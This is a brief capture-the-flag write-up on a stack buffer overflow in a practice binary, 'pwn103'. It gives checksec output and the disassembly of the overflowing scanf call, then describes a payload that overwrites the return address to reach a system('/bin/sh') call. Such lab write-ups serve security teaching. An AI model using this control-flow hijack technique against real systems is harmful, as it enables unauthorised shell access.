Stack Smashing Attack：

It allows local and remote overwriting of the return address to make it jump to the specified address and implements control flow hijacking.

Taking pwn103 as an example:


the protection strategy and vulnerability cause are analyzed, and exp is constructed.
Protection policy: No stack frame optimization, NX enabled, canary and PIE disabled.

```
root@debian:~/Documents/Security/Vulns/attacklab# checksec --file=./pwn103
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   56 Symbols
```

Cause of vulnerability:
There is a stack overflow in the general function, and the scanf function stores the input string at rbp-0x20 and overwrites it to the return address. The instruction lea rax,[s1] assigns the address s1 to rax.

```
sym.general ();
    ; var char *s1 @ rbp-0x20
    0x004012be      55              push rbp
    0x004012bf      4889e5          mov rbp, rsp
    0x004012c2      4883ec20        sub rsp, 0x20
    0x004012c6      488d05dd1000.   lea rax, [0x004023aa]       ; "\n\U0001f5e3  General:\n"
    0x004012cd      4889c7          mov rdi, rax                ; const char *s
    0x004012d0      e86bfdffff      call sym.imp.puts           ; int puts(const char *s)
    0x004012d5      488d05e41000.   lea rax, str._______jopraveen_:_Hello_pwners_ ; 0x4023c0 ; "
    0x004012dc      4889c7          mov rdi, rax                ; const char *s
    0x004012df      e85cfdffff      call sym.imp.puts           ; int puts(const char *s)
    0x004012e4      488d05fd1000.   lea rax, str._______jopraveen_:_Hope_youre_doing_well_ ; 0x40
    0x004012eb      4889c7          mov rdi, rax                ; const char *s
    0x004012ee      e84dfdffff      call sym.imp.puts           ; int puts(const char *s)
    0x004012f3      488d051e1100.   lea rax, str._______jopraveen_:_You_found_the_vuln__right__ ;
    0x004012fa      4889c7          mov rdi, rax                ; const char *s
    0x004012fd      e83efdffff      call sym.imp.puts           ; int puts(const char *s)
    0x00401302      488d05431100.   lea rax, str._______pwner_:_ ; 0x40244c ; "------[pwner]: "
    0x00401309      4889c7          mov rdi, rax                ; const char *format
    0x0040130c      b800000000      mov eax, 0
    0x00401311      e84afdffff      call sym.imp.printf         ; int printf(const char *format)
    0x00401316      488d45e0        lea rax, [s1]
    0x0040131a      4889c6          mov rsi, rax
    0x0040131d      488d05381100.   lea rax, [0x0040245c]       ; "%s"
    0x00401324      4889c7          mov rdi, rax                ; const char *format
    0x00401327      b800000000      mov eax, 0
    0x0040132c      e86ffdffff      call sym.imp.__isoc99_scanf ; int scanf(const char *format)
    0x00401331      488d45e0        lea rax, [s1]
```

Moreover, there is a call to system(" /bin/sh ") in the admin_only function in the program. Since PIE is not opened, the admins_only address is fixed to 0x401554, and the "/bin/sh" instruction address is 0x40157a.



Construct exp103.cpp:

The stack overflow overwrites from the lower address to the higher address.First, the nop*(0x20+0x8) is constructed to overwrite the old rbp, then the 8-byte 0x40157a is constructed to overwrite the return address.
paylaod=nop*(0x20+0x8)+0x000000000040157a.